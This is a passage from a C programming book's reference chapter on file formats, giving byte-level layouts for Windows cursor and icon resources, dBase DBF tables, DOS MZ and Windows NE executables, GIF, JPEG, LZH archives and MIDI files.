Each cursor-resource file contains one cursor image for each image identified in the cursor directory. A cursor image consists of a cursor-image header, a color table, an XOR mask, and an AND mask. The cursor image has the following form:

```

BITMAPINFOHEADER  crHeader;
RGBQUAD           crColors[];
BYTE              crXOR[];
BYTE              crAND[];

```

The cursor hot spot is a single pixel in the cursor bitmap that Windows uses to track the cursor. The crXHotspot and crYHotspot members specify the x- and y-coordinates of the cursor hot spot. These coordinates are 16-bit integers.

The cursor-image header, defined as a BITMAPINFOHEADER structure, specifies the dimensions and color format of the cursor bitmap. Only the biSize through biBitCount members and the biSizeImage member are used. The biHeight member specifies the combined height of the XOR and AND masks for the cursor. This value is twice the height of the XOR mask. The biPlanes and biBitCount members must be 1. All other members (such as biCompression and biClrImportant) must be set to zero.

784 A to Z of C

The color table, defined as an array of RGBQUAD structures, specifies the colors used in the XOR mask. For a cursor image, the table contains exactly two structures, since the biBitCount member in the cursor-image header is always 1.

The XOR mask, immediately following the color table, is an array of BYTE values representing consecutive rows of a bitmap. The bitmap defines the basic shape and color of the cursor image. As with the bitmap bits in a bitmap file, the bitmap data in a cursor-resource file is organized in scan lines, with each byte representing one or more pixels, as defined by the color format. For more information about these bitmap bits, see Section "Bitmap-File Formats."

The AND mask, immediately following the XOR mask, is an array of BYTE values representing a monochrome bitmap with the same width and height as the XOR mask. The array is organized in scan lines, with each byte representing 8 pixels.

When Windows draws a cursor, it uses the AND and XOR masks to combine the cursor image with the pixels already on the display surface. Windows first applies the AND mask by using a bitwise AND operation; this preserves or removes existing pixel color. Window then applies the XOR mask by using a bitwise XOR operation. This sets the final color for each pixel.

The following illustration shows the XOR and the AND masks that create a cursor (measuring 8 pixels by 8 pixels) in the form of an arrow:

Following are the bit-mask values necessary to produce black, white, inverted, and transparent results:

Pixel result	AND mask	XOR mask
Black	0	0
White	0	1
Transparent	1	0
Inverted	1	1

Windows Cursor Selection

If a cursor-resource file contains more than one cursor image, Windows determines the best match for a particular display by examining the width and height of the cursor images.

72.7 DBF (General Format of .dbf files in Xbase languages)

Applies for / supported by:	
FS = FlagShip	D3 = dBaseIII+
Fb = FoxBase	D4 = dBaseIV
Fp = FoxPro	D5 = dBaseV
CL = Clipper	

1. DBF Structure		
Byte	Description	
0..n	.dbf header (see 2 for size, byte 8)	
n+1	1st record of fixed length (see 2&3) 2nd record (see 2 for size, byte 10) ... last record	if dbf is not empty
last	optional: 0x1a (eof byte)	

2. DBF Header (variable size, depending on field count)				
Byte	Size	Contents	Description	Applies for (supported by)
00	1	0x03	plain .dbf	FS, D3, D4, D5, Fb, Fp, CL
		0x04	plain .dbf	D4, D5 (FS)
		0x05	plain .dbf	D5, Fp (FS)
		0x43	with .dbv memo var size	FS
		0xB3	with .dbv and .dbt memo	FS
		0x83	with .dbt memo	FS, D3, D4, D5, Fb, Fp, CL
		0x8B	with .dbt memo in D4 format	D4, D5
		0x8E	with SQL table	D4, D5
		0xF5	with .fmp memo	Fp
01	3	YYMMDD	Last update digits	all
04	4	ulong	Number of records in file	all
08	2	ushort	Header size in bytes	all
10	2	ushort	Record size in bytes	all
12	2	0,0	Reserved	all
14	1	0x01	Begin transaction	D4, D5
		0x00	End Transaction	D4, D5
		0x00	ignored	FS, D3, Fb, Fp, CL
15	1	0x01	Encrypted	D4, D5
		0x00	normal visible	all
16	12	0 (1)	multi-user environment use	D4,D5
28	1	0x01	production index exists	Fp, D4, D5
		0x00	index upon demand	all
29	1	n	language driver ID	D4, D5
		0x01	codepage 437 DOS USA	Fp
		0x02	codepage 850 DOS Multi ling	Fp
		0x03	codepage 1251 Windows ANSI	Fp
		0xC8	codepage 1250 Windows EE	Fp
		0x00	ignored	FS, D3, Fb, Fp, CL
30	2	0,0	reserved	all
32	n*32		Field Descriptor, see (2a)	all
+1	1	0x0D	Header Record Terminator	all

786 A to Z of C

2a. Field descriptor array in dbf header (fix 32 bytes for each field)				
Byte	Size	Contents	Description	Applies for (supported by)
0	11	ASCII	field name, 0x00 termin.	all
11	1	ASCII	field type (see 2b)	all
12	4	n,n,n,n	fld address in memory	D3
		n,n,0,0	offset from record begin	Fp
		0,0,0,0	ignored	FS, D4, D5, Fb, CL
16	1	byte	Field length, bin (see 2b)	all \ FS,CL: for C field type,
17	1	byte	decimal count, bin	all / both used for fld lng
18	2	0,0	reserved	all
20	1	byte	Work area ID	D4, D5
		0x00	unused	FS, D3, Fb, Fp, CL
21	2	n,n	multi-user dBase	D3, D4, D5
		0,0	ignored	FS, Fb, Fp, CL
23	1	0x01	Set Fields	D3, D4, D5
		0x00	ignored	FS, Fb, Fp, CL
24	7	0..0	reserved	all
31	1	0x01	Field is in .mdx index	D4, D5
		0x00	ignored	FS, D3, Fb, Fp, CL

2b. Field type and size in dbf header, field descriptor (1 byte)			
Size	Type	Description/Storage	Applies for (supported by)
C 1..n	Char	ASCII (OEM code page chars)	all
		rest= space, not \0 term.	
		n = 1..64kb (using deci count) FS	
		n = 1..32kb (using deci count) Fp, CL	
		n = 1..254	all
D 8	Date	8 Ascii digits (0..9) in the	all
		YYYYMMDD format	
F 1..n	Numeric	Ascii digits (-.0123456789)	FS, D4, D5, Fp
		variable pos. of float.point	
		n = 1..20	
N 1..n	Numeric	Ascii digits (-.0123456789)	all
		fix posit/no float.point	
		n = 1..20	FS, Fp, CL
		n = 1..18	D3, D4, D5, Fb
L 1	Logical	Ascii chars (YyNnTtFf space)	FS, D3, Fb, Fp, CL
		Ascii chars (YyNnTtFf ?)	D4, D5 (FS)
M 10	Memo	10 digits repres. the start	all
		block posit. in .dbt file, or	
		10spaces if no entry in memo	

Size	Type	Description/Storage	Applies for (supported by)
V 10	Variable	Variable, bin/asc data in .dbv	FS
		4bytes bin= start pos in memo	
		4bytes bin= block size	
		1byte = subtype	
		1byte = reserved (0x1a)	
		10spaces if no entry in .dbv	
P 10	Picture	binary data in .ftp structure like M	Fp
B 10	Binary	binary data in .dbt	D5
		structure like M	
G 10	General	OLE objects	D5, Fp
		structure like M	
2 2	short int	binary int max +/- 32767	FS
4 4	long int	binary int max +/- 2147483647	FS
8 8	double	binary signed double IEEE	FS

3. Each Dbf record (fix length)			
Byte	Size	Description	Applies for (supported by)
0	1	deleted flag "*" or not deleted " "	all
1..n	1..	x-times contents of fields, fixed length, unterminated. For n, see (2) byte 10..11	all

Courtesy:multisoft Datentechnik GmbH

72.8 EXE

72.8.1 Old EXE format (EXE MZ)

.EXE - DOS EXE File Structure		
Offset	Size	Description
00	word	"MZ" or "ZM"- Link file .EXE signature (Mark Zbikowski?)
02	word	length of image mod 512
04	word	size of file in 512 byte pages
06	word	number of relocation items following header
08	word	size of header in 16 byte paragraphs, used to locate the beginning of the load module
0A	word	min # of paragraphs needed to run program
0C	word	max # of paragraphs the program would like
0E	word	offset in load module of stack segment (in paras)
10	word	initial SP value to be loaded
12	word	negative checksum of pgm used while by EXEC loads pgm
14	word	program entry point, (initial IP value)
16	word	offset in load module of the code segment (in paras)
18	word	offset in .EXE file of first relocation item overlay number (0 for root program)
1A	word	

- relocation table and the program load module follow the header
- relocation entries are 32 bit values representing the offset into the load module needing patched
- once the relocatable item is found, the CS register is added to the value found at the calculated offset

Registers at load time of the EXE file are as follows:

AX:	contains number of characters in command tail, or 0
BX: CX	32 bit value indicating the load module memory size
DX	zero
SS: SP	set to stack segment if defined else, SS = CS and SP=FFFFh or top of memory.
DS	set to segment address of EXE header
ES	set to segment address of EXE header
CS: IP	far address of program entry point, (label on "END" statement of program)

72.8.2 New EXE format (EXE NE)

The Windows (new-style) executable-file header contains information that the loader requires for segmented executable files. This information includes the linker version number, data specified by the linker, data specified by the resource compiler, tables of segment data, tables of resource data, and so on. The following illustration shows the Windows executable-file header: The following sections describe the entries in the Windows executable-file header.

Information Block

The information block in the Windows header contains the linker version number, the lengths of various tables that further describe the executable file, the offsets from the beginning of the header to the beginning of these tables, the heap and stack sizes, and so on. The following list summarizes the contents of the header information block (the locations are relative to the beginning of the block):

Location	Description
00h	Specifies the signature word. The low byte contains "N" (4Eh) and the high byte contains "E" (45h).
02h	Specifies the linker version number.
03h	Specifies the linker revision number.
04h	Specifies the offset to the entry table (relative to the beginning of the header).
06h	Specifies the length of the entry table, in bytes.
08h	Reserved.
0Ch	Specifies flags that describe the contents of the executable file. This value can be one or more of the following bits:

Bit	Meaning
0	The linker sets this bit if the executable-file format is SINGLEDATA. An executable file with this format contains one data segment. This bit is set if the file is a dynamic-link library (DLL).
1	The linker sets this bit if the executable-file format is MULTIPLEDATA. An executable file with this format contains multiple data segments. This bit is set if the file is a Windows application. If neither bit 0 nor bit 1 is set, the executable-file format is NOAUTODATA. An executable file with this format does not contain an automatic data segment.
2	Reserved.
3	Reserved.
8	Reserved.
9	Reserved.
11	If this bit is set, the first segment in the executable file contains code that loads the application.
13	If this bit is set, the linker detects errors at link time but still creates an executable file.
14	Reserved.
15	If this bit is set, the executable file is a library module.

If bit 15 is set, the CS:IP registers point to an initialization procedure called with the value in the AX register equal to the module handle. The initialization procedure must execute a far return to the caller. If the procedure is successful, the value in AX is nonzero. Otherwise, the value in AX is zero. The value in the DS register is set to the library's data segment if SINGLEDATA is set. Otherwise, DS is set to the data segment of the application that loads the library.

790 A to Z of C

0Eh	Specifies the automatic data segment number. (0Eh is zero if the SINGLEDATA and MULTIPLEDATA bits are cleared.)
10h	Specifies the initial size, in bytes, of the local heap. This value is zero if there is no local allocation.
12h	Specifies the initial size, in bytes, of the stack. This value is zero if the SS register value does not equal the DS register value.
14h	Specifies the segment:offset value of CS:IP.
18h	Specifies the segment:offset value of SS:SP.

The value specified in SS is an index to the module's segment table. The first entry in the segment table corresponds to segment number 1. If SS addresses the automatic data segment and SP is zero, SP is set to the address obtained by adding the size of the automatic data segment to the size of the stack.

1Ch	Specifies the number of entries in the segment table.
1Eh	Specifies the number of entries in the module-reference table.
20h	Specifies the number of bytes in the nonresident-name table.
22h	Specifies a relative offset from the beginning of the Windows header to the beginning of the segment table.
24h	Specifies a relative offset from the beginning of the Windows header to the beginning of the resource table.
26h	Specifies a relative offset from the beginning of the Windows header to the beginning of the resident-name table.
28h	Specifies a relative offset from the beginning of the Windows header to the beginning of the module-reference table.
2Ah	Specifies a relative offset from the beginning of the Windows header to the beginning of the imported-name table.
2Ch	Specifies a relative offset from the beginning of the file to the beginning of the nonresident-name table.
30h	Specifies the number of movable entry points.
32h	Specifies a shift count that is used to align the logical sector. This count is log ₂ of the segment sector size. It is typically 4, although the default count is 9. (This value corresponds to the /alignment [/a] linker switch. When the linker command line contains /a:16, the shift count is 4. When the linker command line contains /a:512, the shift count is 9.)
34h	Specifies the number of resource segments.
36h	Specifies the target operating system, depending on which bits are set:

Bit	Meaning
0	Operating system format is unknown.
1	Reserved.
2	Operating system is Microsoft Windows.
3	Reserved.
4	Reserved.

37h Specifies additional information about the executable file. It can be one or more of the following values:

Bit	Meaning
1	If this bit is set, the executable file contains a Windows 2.x application that runs in version 3.x protected mode.
2	If this bit is set, the executable file contains a Windows 2.x application that supports proportional fonts.
3	If this bit is set, the executable file contains a fast-load area.

38h	Specifies the offset, in sectors, to the beginning of the fast-load area. (Only Windows uses this value.)
3Ah	Specifies the length, in sectors, of the fast-load area. (Only Windows uses this value.)
3Ch	Reserved.
3Eh	Specifies the expected version number for Windows. (Only Windows uses this value.)

Segment Table

The segment table contains information that describes each segment in an executable file. This information includes the segment length, segment type, and segment-relocation data. The following list summarizes the values found in the segment table (the locations are relative to the beginning of each entry):

Location	Description
00h	Specifies the offset, in sectors, to the segment data (relative to the beginning of the file). A value of zero means no data exists.
02h	Specifies the length, in bytes, of the segment, in the file. A value of zero indicates that the segment length is 64K, unless the selector offset is also zero.
04h	Specifies flags that describe the contents of the executable file. This value can be one or more of the following:

Bit	Meaning
0	If this bit is set, the segment is a data segment. Otherwise, the segment is a code segment.
1	If this bit is set, the loader has allocated memory for the segment.
2	If this bit is set, the segment is loaded.
3	Reserved.
4	If this bit is set, the segment type is MOVABLE. Otherwise, the segment type is FIXED.
5	If this bit is set, the segment type is PURE or SHAREABLE. Otherwise, the segment type is IMPURE or NONSHAREABLE.
6	If this bit is set, the segment type is PRELOAD. Otherwise, the segment type is LOADONCALL.
7	If this bit is set and the segment is a code segment, the segment type is EXECUTEONLY. If this bit is set and the segment is a data segment, the segment type is READONLY.

792 A to Z of C

Bit	Meaning
8	If this bit is set, the segment contains relocation data.
9	Reserved.
10	Reserved.
11	Reserved.
12	If this bit is set, the segment is discardable.
13	Reserved.
14	Reserved.
15	Reserved.

06h Specifies the minimum allocation size of the segment, in bytes. A value of zero indicates that the minimum allocation size is 64K.

Resource Table

The resource table describes and identifies the location of each resource in the executable file. The table has the following form:

```
WORD    rscAlignShift;
TYPEINFO rscTypes[];
WORD    rscEndTypes;
BYTE    rscResourceNames[];
BYTE    rscEndNames;
```

Following are the members in the resource table:

rscAlignShift	Specifies the alignment shift count for resource data. When the shift count is used as an exponent of 2, the resulting value specifies the factor, in bytes, for computing the location of a resource in the executable file.
rscTypes	Specifies an array of TYPEINFO structures containing information about resource types. There must be one TYPEINFO structure for each type of resource in the executable file.
rscEndTypes	Specifies the end of the resource type definitions. This member must be zero.
RscResourceNames	Specifies the names (if any) associated with the resources in this table. Each name is stored as consecutive bytes; the first byte specifies the number of characters in the name.
rscEndNames	Specifies the end of the resource names and the end of the resource table. This member must be zero.

Type Information

The TYPEINFO structure has the following form:

```
typedef struct _TYPEINFO {
    WORD      rtTypeID;
    WORD      rtResourceCount;
    DWORD     rtReserved;
    NAMEINFO  rtNameInfo[];
} TYPEINFO;
```

Following are the members in the TYPEINFO structure:

rtTypeID	Specifies the type identifier of the resource. This integer value is either a resource-type value or an offset to a resource-type name. If the high bit in this member is set (0x8000), the value is one of the following resource-type values:
----------	---

Value	Resource type
RT_ACCELERATOR	Accelerator table
RT_BITMAP	Bitmap
RT_CURSOR	Cursor
RT_DIALOG	Dialog box
RT_FONT	Font component
RT_FONTDIR	Font directory
RT_GROUP_CURSOR	Cursor directory
RT_GROUP_ICON	Icon directory
RT_ICON	Icon
RT_MENU	Menu
RT_RCDATA	Resource data
RT_STRING	String table

If the high bit of the value in this member is not set, the value represents an offset, in bytes relative to the beginning of the resource table, to a name in the rscResourceNames member.

rtResourceCount Specifies the number of resources of this type in the executable file.

rtReserved Reserved.

rtNameInfo Specifies an array of NAMEINFO structures containing information about individual resources.

The rtResourceCount member specifies the number of structures in the array.

Name Information

The NAMEINFO structure has the following form:

794 A to Z of C

```
typedef struct _NAMEINFO {  
    WORD rnOffset;  
    WORD rnLength;  
    WORD rnFlags;  
    WORD rnID;  
    WORD rnHandle;  
    WORD rnUsage;  
} NAMEINFO;
```

Following are the members in the NAMEINFO structure:

rnOffset Specifies an offset to the contents of the resource data (relative to the beginning of the file). The offset is in terms of alignment units specified by the `rscAlignShift` member at the beginning of the resource table.

rnLength Specifies the resource length, in bytes.

rnFlags Specifies whether the resource is fixed, preloaded, or shareable. This member can be one or more of the following values:

Value	Meaning
0x0010	Resource is movable (MOVEABLE). Otherwise, it is fixed.
0x0020	Resource can be shared (PURE).
0x0040	Resource is preloaded (PRELOAD). Otherwise, it is loaded on demand.

rnID Specifies or points to the resource identifier. If the identifier is an integer, the high bit is set (8000h). Otherwise, it is an offset to a resource string, relative to the beginning of the resource table.

rnHandle Reserved.

rnUsage Reserved.

Resident-Name Table

The resident-name table contains strings that identify exported functions in the executable file. As the name implies, these strings are resident in system memory and are never discarded. The resident-name strings are case-sensitive and are not null-terminated. The following list summarizes the values found in the resident-name table (the locations are relative to the beginning of each entry):

Location	Description
00h	Specifies the length of a string. If there are no more strings in the table, this value is zero.
01h - xxh	Specifies the resident-name text. This string is case-sensitive and is not null-terminated.
xxh + 01h	Specifies an ordinal number that identifies the string. This number is an index into the entry table.

The first string in the resident-name table is the module name.

Module-Reference Table

The module-reference table contains offsets for module names stored in the imported-name table. Each entry in this table is 2 bytes long.

Imported-Name Table

The imported-name table contains the names of modules that the executable file imports. Each entry contains two parts: a single byte that specifies the length of the string and the string itself. The strings in this table are not null-terminated.

Entry Table

The entry table contains bundles of entry points from the executable file (the linker generates each bundle). The numbering system for these ordinal values is 1-based--that is, the ordinal value corresponding to the first entry point is 1. The linker generates the densest possible bundles under the restriction that it cannot reorder the entry points. This restriction is necessary because other executable files may refer to entry points within a given bundle by their ordinal values. The entry-table data is organized by bundle, each of which begins with a 2-byte header. The first byte of the header specifies the number of entries in the bundle (a value of 00h designates the end of the table). The second byte specifies whether the corresponding segment is movable or fixed. If the value in this byte is 0FFh, the segment is movable. If the value in this byte is 0FEh, the entry does not refer to a segment but refers, instead, to a constant defined within the module. If the value in this byte is neither 0FFh nor 0FEh, it is a segment index.

For movable segments, each entry consists of 6 bytes and has the following form:

Location	Description
00h	Specifies a byte value. This value can be a combination of the following bits:

Bit(s)	Meaning
0	If this bit is set, the entry is exported.
1	If this bit is set, the segment uses a global (shared) data segment.
3-7	If the executable file contains code that performs ring transitions, these bits specify the number of words that compose the stack. At the time of the ring transition, these words must be copied from one ring to the other.

01h	Specifies an int 3fh instruction.
03h	Specifies the segment number.
04h	Specifies the segment offset.

For fixed segments, each entry consists of 3 bytes and has the following form:

Location	Description
00h	Specifies a byte value. This value can be a combination of the following bits:

796 A to Z of C

Bit(s)	Meaning
0	If this bit is set, the entry is exported.
1	If this bit is set, the entry uses a global (shared) data segment. (This may be set only for SINGLEDATA library modules.)
3-7	If the executable file contains code that performs ring transitions, these bits specify the number of words that compose the stack. At the time of the ring transition, these words must be copied from one ring to the other.

01h	Specifies an offset.
-----	----------------------

Nonresident-Name Table

The nonresident-name table contains strings that identify exported functions in the executable file. As the name implies, these strings are not always resident in system memory and are discardable. The nonresident-name strings are case-sensitive; they are not null-terminated. The following list summarizes the values found in the nonresident-name table (the specified locations are relative to the beginning of each entry):

Location	Description
00h	Specifies the length, in bytes, of a string. If this byte is 00h, there are no more strings in the table.
01h - xxh	Specifies the nonresident-name text. This string is case-sensitive and is not null-terminated.
xx + 01h	Specifies an ordinal number that is an index to the entry table.

The first name that appears in the nonresident-name table is the module description string (which was specified in the module-definition file).

Code Segments and Relocation Data

Code and data segments follow the Windows header. Some of the code segments may contain calls to functions in other segments and may, therefore, require relocation data to resolve those references. This relocation data is stored in a relocation table that appears immediately after the code or data in the segment. The first 2 bytes in this table specify the number of relocation items the table contains. A relocation item is a collection of bytes specifying the following information:

Address type (segment only, offset only, segment and offset)
Relocation type (internal reference, imported ordinal, imported name)
Segment number or ordinal identifier (for internal references)
Reference-table index or function ordinal number (for imported ordinals)
Reference-table index or name-table offset (for imported names)

Each relocation item contains 8 bytes of data, the first byte of which specifies one of the following relocation-address types:

Value	Meaning
0	Low byte at the specified offset
2	16-bit selector
3	32-bit pointer
5	16-bit offset
11	48-bit pointer
13	32-bit offset

The second byte specifies one of the following relocation types:

Value	Meaning
0	Internal reference
1	Imported ordinal
2	Imported name
3	OSFIXUP

The third and fourth bytes specify the offset of the relocation item within the segment. If the relocation type is imported ordinal, the fifth and sixth bytes specify an index to a module's reference table and the seventh and eighth bytes specify a function ordinal value. If the relocation type is imported name, the fifth and sixth bytes specify an index to a module's reference table and the seventh and eighth bytes specify an offset to an imported-name table. If the relocation type is internal reference and the segment is fixed, the fifth byte specifies the segment number, the sixth byte is zero, and the seventh and eighth bytes specify an offset to the segment. If the relocation type is internal reference and the segment is movable, the fifth byte specifies 0FFh, the sixth byte is zero; and the seventh and eighth bytes specify an ordinal value found in the segment's entry table.

72.9 GIF

The Graphics Interchange Format (tm) was created by CompuServe Inc. as a standard for the storage and transmission of raster-based graphics information, i.e. images. A GIF file may contain several images, which are to be displayed overlapping and without any delay between the images. The image data itself is compressed using a LZW scheme. Please note that the LZW algorithm is patented by UniSys and that since Jan.1995 royalties to CompuServe are due for every software that implements GIF images. The GIF file consists of a global GIF header, one or more image blocks and optionally some GIF extensions.

798 A to Z of C

OFFSET	Count	TYPE	Description
0000h	6	char	ID='GIF87a', ID='GIF89a' This ID may be viewed as a version number
0006h	1	word	Image width
0008h	1	word	Image height
000Ah	1	byte	bit mapped 0-2 - bits per pixel -1 3 - reserved 4-6 - bits of color resolution 7 - Global color map follows image descriptor
000Bh	1	byte	Color index of screen background
000Ch	1	byte	reserved

The global color map immediately follows the screen descriptor and has the size (2**BitsPerPixel), and has the RGB colors for each color index. 0 is none, 255 is full intensity. The bytes are stored in the following format :

OFFSET	Count	TYPE	Description
0000h	1	byte	Red component
0001h	1	byte	Green component
0002h	1	byte	Blue component

After the first picture, there may be more pictures attached in the file which overlay the first picture or parts of the first picture. The Image Descriptor defines the actual placement and extents of the following image within the space defined in the Screen Descriptor. Each Image Descriptor is introduced by an image separator character. The role of the Image Separator is simply to provide a synchronization character to introduce an Image Descriptor, the image separator is defined as ",", 02Ch, Any characters encountered between the end of a previous image and the image separator character are to be ignored.

The format of the Image descriptor looks like this :

OFFSET	Count	TYPE	Description
0000h	1	char	Image separator ID=','
0001h	1	word	Left offset of image
0003h	1	word	Upper offset of image
0005h	1	word	Width of image
0007h	1	word	Height of image
0009h	1	byte	Palette description - bitmapped 0-2 - Number of bits per pixel-1 3-5 - reserved (0) 6 - Interlaced / sequential image 7 - local / global color map, ignore bits 0-2

To provide for some possibility of an extension of the GIF files, a special extension block introducer can be added after the GIF data block. The block has the following structure :

OFFSET	Count	TYPE	Description
0000h	1	char	ID='!'
0001h	1	byte	Extension ID
0002h	?	rec	
	1	word	Byte count
	?	byte	Extra data
????h	1	byte	Zero byte count - terminates extension block.

72.10 ICO

An icon-resource file contains image data for icons used by Windows applications. The file consists of an icon directory identifying the number and types of icon images in the file, plus one or more icon images. The default filename extension for an icon-resource file is .ICO.

Icon Directory

Each icon-resource file starts with an icon directory. The icon directory, defined as an ICONDIR structure, specifies the number of icons in the resource and the dimensions and color format of each icon image. The ICONDIR structure has the following form:

```
typedef struct ICONDIR {
    WORD        idReserved;
    WORD        idType;
    WORD        idCount;
    ICONDIRENTRY idEntries[1];
} ICONHEADER;
```

Following are the members in the ICONDIR structure:

idReserved	Reserved; must be zero.
idType	Specifies the resource type. This member is set to 1.
idCount	Specifies the number of entries in the directory.
idEntries	Specifies an array of ICONDIRENTRY structures containing information about individual icons. The idCount member specifies the number of structures in the array.

The ICONDIRENTRY structure specifies the dimensions and color format for an icon. The structure has the following form:

```
struct IconDirectoryEntry {
    BYTE bWidth;
    BYTE bHeight;
    BYTE bColorCount;
    BYTE bReserved;
    WORD wPlanes;
    WORD wBitCount;
    DWORD dwBytesInRes;
    DWORD dwImageOffset;
};
```

800 A to Z of C

Following are the members in the ICONDIRENTRY structure:

bWidth	Specifies the width of the icon, in pixels. Acceptable values are 16, 32, and 64.
bHeight	Specifies the height of the icon, in pixels. Acceptable values are 16, 32, and 64.
bColorCount	Specifies the number of colors in the icon. Acceptable values are 2, 8, and 16.
bReserved	Reserved; must be zero.
wPlanes	Specifies the number of color planes in the icon bitmap.
wBitCount	Specifies the number of bits in the icon bitmap.
dwBytesInRes	Specifies the size of the resource, in bytes.
dwImageOffset	Specifies the offset, in bytes, from the beginning of the file to the icon image.

Icon Image

Each icon-resource file contains one icon image for each image identified in the icon directory. An icon image consists of an icon-image header, a color table, an XOR mask, and an AND mask. The icon image has the following form:

BITMAPINFOHEADER	icHeader;
RGBQUAD	icColors[];
BYTE	icXOR[];
BYTE	icAND[];

The icon-image header, defined as a BITMAPINFOHEADER structure, specifies the dimensions and color format of the icon bitmap. Only the biSize through biBitCount members and the biSizeImage member are used. All other members (such as biCompression and biClrImportant) must be set to zero. The color table, defined as an array of RGBQUAD structures, specifies the colors used in the XOR mask. As with the color table in a bitmap file, the biBitCount member in the icon-image header determines the number of elements in the array. For more information about the color table, see Section "Bitmap-File Formats."

The XOR mask, immediately following the color table, is an array of BYTE values representing consecutive rows of a bitmap. The bitmap defines the basic shape and color of the icon image. As with the bitmap bits in a bitmap file, the bitmap data in an icon-resource file is organized in scan lines, with each byte representing one or more pixels, as defined by the color format. For more information about these bitmap bits, see Section "Bitmap-File Formats."

The AND mask, immediately following the XOR mask, is an array of BYTE values, representing a monochrome bitmap with the same width and height as the XOR mask. The array is organized in scan lines, with each byte representing 8 pixels.

When Windows draws an icon, it uses the AND and XOR masks to combine the icon image with the pixels already on the display surface. Windows first applies the AND mask by using a

bitwise AND operation; this preserves or removes existing pixel color. Windows then applies the XOR mask by using a bitwise XOR operation. This sets the final color for each pixel.

The following illustration shows the XOR and AND masks that create a monochrome icon (measuring 8 pixels by 8 pixels) in the form of an uppercase K:

Windows Icon Selection

Windows detects the resolution of the current display and matches it against the width and height specified for each version of the icon image. If Windows determines that there is an exact match between an icon image and the current device, it uses the matching image. Otherwise, it selects the closest match and stretches the image to the proper size.

If an icon-resource file contains more than one image for a particular resolution, Windows uses the icon image that most closely matches the color capabilities of the current display. If no image matches the device capabilities exactly, Windows selects the image that has the greatest number of colors without exceeding the number of display colors. If all images exceed the color capabilities of the current display, Windows uses the icon image with the least number of colors.

72.11 JPEG

Format of a JPEG block (all data is in Motorola byte order) :

OFFSET	Count	TYPE	Description
0000h	1	word	Block ID 0FFD8h - JPEG signature block(4 chars="JFIF") 0FFC0h - JPEG color information 0FFC1h - JPEG color information
0002h	1	word	Block size in bytes, without ID word.

Format of JPEG color information (motorola byte order) :

OFFSET	Count	TYPE	Description
0000h	1	byte	1=Grayscale image
0001h	1	word	Height
0003h	1	word	Width

Another try for JPEG identification could be this one :

OFFSET	Count	TYPE	Description
0000h	1	dword	ID=FFD9FFE0h ID=FFD8FFE0h Big endian JPEG file (Intel) ID=E0FFD8FFh Little endian JPEG file (Motorola)

802 A to Z of C

72.12 LZH

The LHArc/LHA archiver is a multi platform archiver made by Haruyasu Yoshizaki, which has a relatively good compression. It uses more or less the same technology like the ZIP programs by Phil Katz. There was a hack named "ICE", which had only the graphic characters displayed on decompression changed.

OFFSET	Count	TYPE	Description
0000h	1	byte	Size of archived file header
0001h	1	byte	Checksum of remaining bytes
0002h	3	char	ID='-lh' ID='-lz'
0005h	1	char	Compression methods used (see table 0005)
0006h	1	char	ID='-.'
0007h	1	dword	Compressed size
000Bh	1	dword	Uncompressed size
000Fh	1	dword	Original file date/time (see table 0009)
0013h	1	word	File attribute
0015h	1	byte	Filename / path length in bytes ="LEN"
0016h	"LEN"	char	Filename / path
0018h +"LEN"	1	word	CRC-16 of original file

(Table 0005)

LHArc compression types

- "0" - No compression
- "1" - LZW, 4K buffer, Huffman for upper 6 bits of position
- "2" - unknown
- "3" - unknown
- "4" - LZW, Arithmetic Encoding
- "5" - LZW, Arithmetic Encoding
- "s" - LHa 2.x archive?
- "\" - LHa 2.x archive?
- "d" - LHa 2.x archive?

72.13 MIDI

The MIDI file format is used to store MIDI song data on disk. The discussed version of the MIDI file spec is the approved MIDI Manufacturers' Associations format version 0.06 of (3/88). The contact address is listed in the addresses file. Version 1.0 is technically identical but the description has been rewritten. The description was made by Dave Oppenheim, most of the text was taken right out of his document.

MIDI files contain one or more MIDI streams, with time information for each event. Song, sequence, and track structures, tempo and time signature information, are all

supported. Track names and other descriptive information may be stored with the MIDI data. This format supports multiple tracks and multiple sequences so that if the user of a program which supports multiple tracks intends to move a file to another one, this format can allow that to happen.

The MIDI files are block oriented files, currently only 2 block types are defined, header and track data. Opposed to the IFF and RIFF formats, no global header is given, so that the validation must be done by adding the different block sizes.

A MIDI file always starts with a header block, and is followed by one or more track block.

The format of the header block :

OFFSET	Count	TYPE	Description
0000h	4	char	ID='MThd'
0004h	1	dword	Length of header data (=6)
0008h	1	word	Format specification 0 - one, single multi-channel track 1 - one or more simultaneous tracks 2 - one or more sequentially independent single-track patterns
000Ah	1	word	Number of track blocks in the file
000Ch	1	int	Unit of delta-time values. If negative : Absolute of high byte : Number of frames per second. Low byte : Resolution within one frame If positive, division of a quarter-note.

The track data format :

The MTrk block type is where actual song data is stored. It is simply a stream of MIDI events (and non-MIDI events), preceded by delta-time values.

Some numbers in MTrk blocks are represented in a form called a variable-length quantity. These numbers are represented 7 bits per byte, most significant bits first. All bytes except the last have bit 7 set, and the last byte has bit 7 clear. If the number is between 0 and 127, it is thus represented exactly as one byte. Since this explanation might not be too clear, some examples :

Number (hex)	Representation (hex)
00000000	00
00000040	40
0000007F	7F
00000080	81 00
00002000	C0 00
00003FFF	FF 7F
001FFFFFF	FF FF 7F
08000000	C0 80 80 00
0FFFFFFF	FF FF FF 7F

804 A to Z of C

The largest number which is allowed is 0FFFFFFF so that the variable-length representation must fit in 32 bits in a routine to write variable-length numbers.

Each track block contains one or more MIDI events, each event consists of a delta-time and the number of the event. The delta-time is stored as a variable-length quantity and represents the time to delay before the following event. A delta-time of 0 means, that the event occurs simultaneous with the previous event or occurs right at the start of a track. The delta-time unit is specified in the header block.

Format of track information block :

OFFSET	Count	TYPE	Description
0000h	4	char	ID='MTrk'
0004h	1	dword	Length of header data
0008h	?	rec	<delta-time>, <event>

Three types of events are defined, MIDI event, system exclusive event and meta event. The first event in a file must specify status; delta-time itself is not an event. Meta events are non-MIDI informations.

The format of the meta event :

OFFSET	Count	TYPE	Description
0000h	1	byte	ID=FFh
0001h	1	byte	Type (<=128)
0002h	?	?	Length of the data, 0 if no data stored as variable length quantity
	?	byte	Data

A few meta-events are defined. It is not required for every program to support every meta-event. Meta-events initially defined include:

FF 00 02 ssss Sequence Number

This optional event, which must occur at the beginning of a track, before any nonzero delta-times, and before any transmittable MIDI events, specifies the number of a sequence.

FF 01 len text Text Event

Any amount of text describing anything. It is a good idea to put a text event right at the beginning of a track, with the name of the track, a description of its intended orchestration, and any other information which the user wants to put there. Programs on a computer which does not support non-ASCII characters should ignore those characters with the hi-bit set. Meta event types 01 through 0F are reserved for various types of text events, each of which meets the specification of text events(above) but is used for a different purpose:

